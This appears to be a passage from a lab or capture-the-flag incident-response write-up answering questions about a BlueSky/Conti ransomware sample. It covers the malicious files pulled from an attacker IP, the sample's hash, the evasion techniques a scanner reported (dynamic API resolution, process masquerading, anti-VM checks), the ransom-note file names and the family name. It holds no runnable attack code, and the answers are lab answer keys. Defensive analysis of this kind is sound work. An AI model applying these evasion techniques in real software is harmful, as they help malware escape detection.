
15. After hash dumping, the attacker attempted to deploy ransomware on the compromised host, spreading it to the rest of the network through previous lateral movement activities using SMB. You're provided with the ransomware sample for further analysis. By performing behavioral analysis, what's the name of the ransom note file?



```
4454    87.96.21.84    application/octet-stream      22 kB        Invoke-PowerDump.ps1
4523    87.96.21.84    application/x-msdos-program   72 kB        javaw.exe
4533    87.96.21.84    application/octet-stream      343 bytes    del.ps1
4544    87.96.21.84    application/octet-stream      2,559 bytes  ichigo-lite.ps1
4570    87.96.21.84    application/octet-stream      22 kB        Invoke-PowerDump.ps1
```



```
Get-Filehash: command not found
ruslan@pop-os:~$ sha256sum ./javaw.exe
3e035f2d7d30869ce53171ef5a0f761bfb9c14d94d9fe6da385e20b8d96dc2fb  ./javaw.exe
ruslan@pop-os:~$ 
```



57/63 security vendors flagged this file as malicious

3e035f2d7d30869ce53171ef5a0f761bfb9c14d94d9fe6da385e20b8d96dc2fb

javaw.exe

Size: 71.00 KB

Last Analysis Date: 12 days ago

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

✦ Code insights

This sample exhibits multiple high-confidence indicators of malicious intent, characteristic of a sophisticated loader or a Remote Access Trojan (RAT). It lacks an Import Address Table (IAT) and instead employs dynamic API resolution by traversing the 'InLoadOrderModuleList' within the Process Environment Block (PEB) using custom hashing routines (sub_404ed0, sub_404720). It features process masquerading capabilities in sub_4058e0, where it manually overwrites its own ImagePathName and CommandLine buffers in the PEB to hide its true identity from system monitoring tools. Additionally, it implements multiple anti-analysis/anti-VM checks using CPUID instructions (sub_401e00, sub_401fe0) to detect hypervisors. The binary is heavily obfuscated, with dozens of functions dedicated to decrypting string fragments at runtime

Popular threat label: ransomware.bluesky/conti

Threat categories: ransomware, trojan

Family labels: bluesky, conti, encoder


Security vendors' analysis

Do you want to automate checks?

AhnLab-V3	Ransomware/Win.Bluesky.R500579	Alibaba	Malware:Win32/km_2d26d.None
AliCloud	RansomWare	ALYac	Trojan.Ransom.Filecoder

Behavioral analysis of the ransomware revealed its primary function: encrypting files and leaving ransom notes to demand payment. The malware appended the extension ".bluesky" to encrypted files and created ransom note files with the following names:

A ransom note is a file created by ransomware on a compromised system to inform victims that their data has been encrypted and to demand payment for its decryption. It typically provides instructions on how to pay the ransom, often in cryptocurrency, and may include deadlines or threats of permanent data loss if payment is not made. Ransom notes are usually dropped in multiple directories and alongside encrypted files to ensure visibility. They may also contain contact details for negotiating with the attackers. Analyzing ransom notes can provide valuable clues about the ransomware variant, threat actors, and potential recovery options.




Files Dropped

- + # DECRYPT FILES BLUESKY #.html
- + # DECRYPT FILES BLUESKY #.txt
- + 20240215213031_441a04568c8f471c9bdd8804e8a5144a.trn.bluesky
- + 20240215213031_9ccb13c30bb44f5598e4f4f0df263fa6.trn.bluesky
- + 20240215213031_eea717b5292040849bbbfa8ef259a09a.trn.bluesky
- + 20240325113110_52a5deceb8c749e4a946e512ce43bb0f.trn.bluesky
- + 20240325113110_c60976d062a44d19b93ef66900ce367d.trn.bluesky
- + 8.0.200_isdockercontainer.dotnetuserlevelcache.bluesky
- + 8.0.200_machineid.dotnetuserlevelcache.bluesky
- + 8.0.203_isdockercontainer.dotnetuserlevelcache.bluesky

Answer: # DECRYPT FILES BLUESKY #

16. In some cases, decryption tools are available for specific ransomware families. Identifying the family name can lead to a potential decryption solution. What's the name of this ransomware family?



Family labels: bluesky, conti, encoder

Answer: bluesky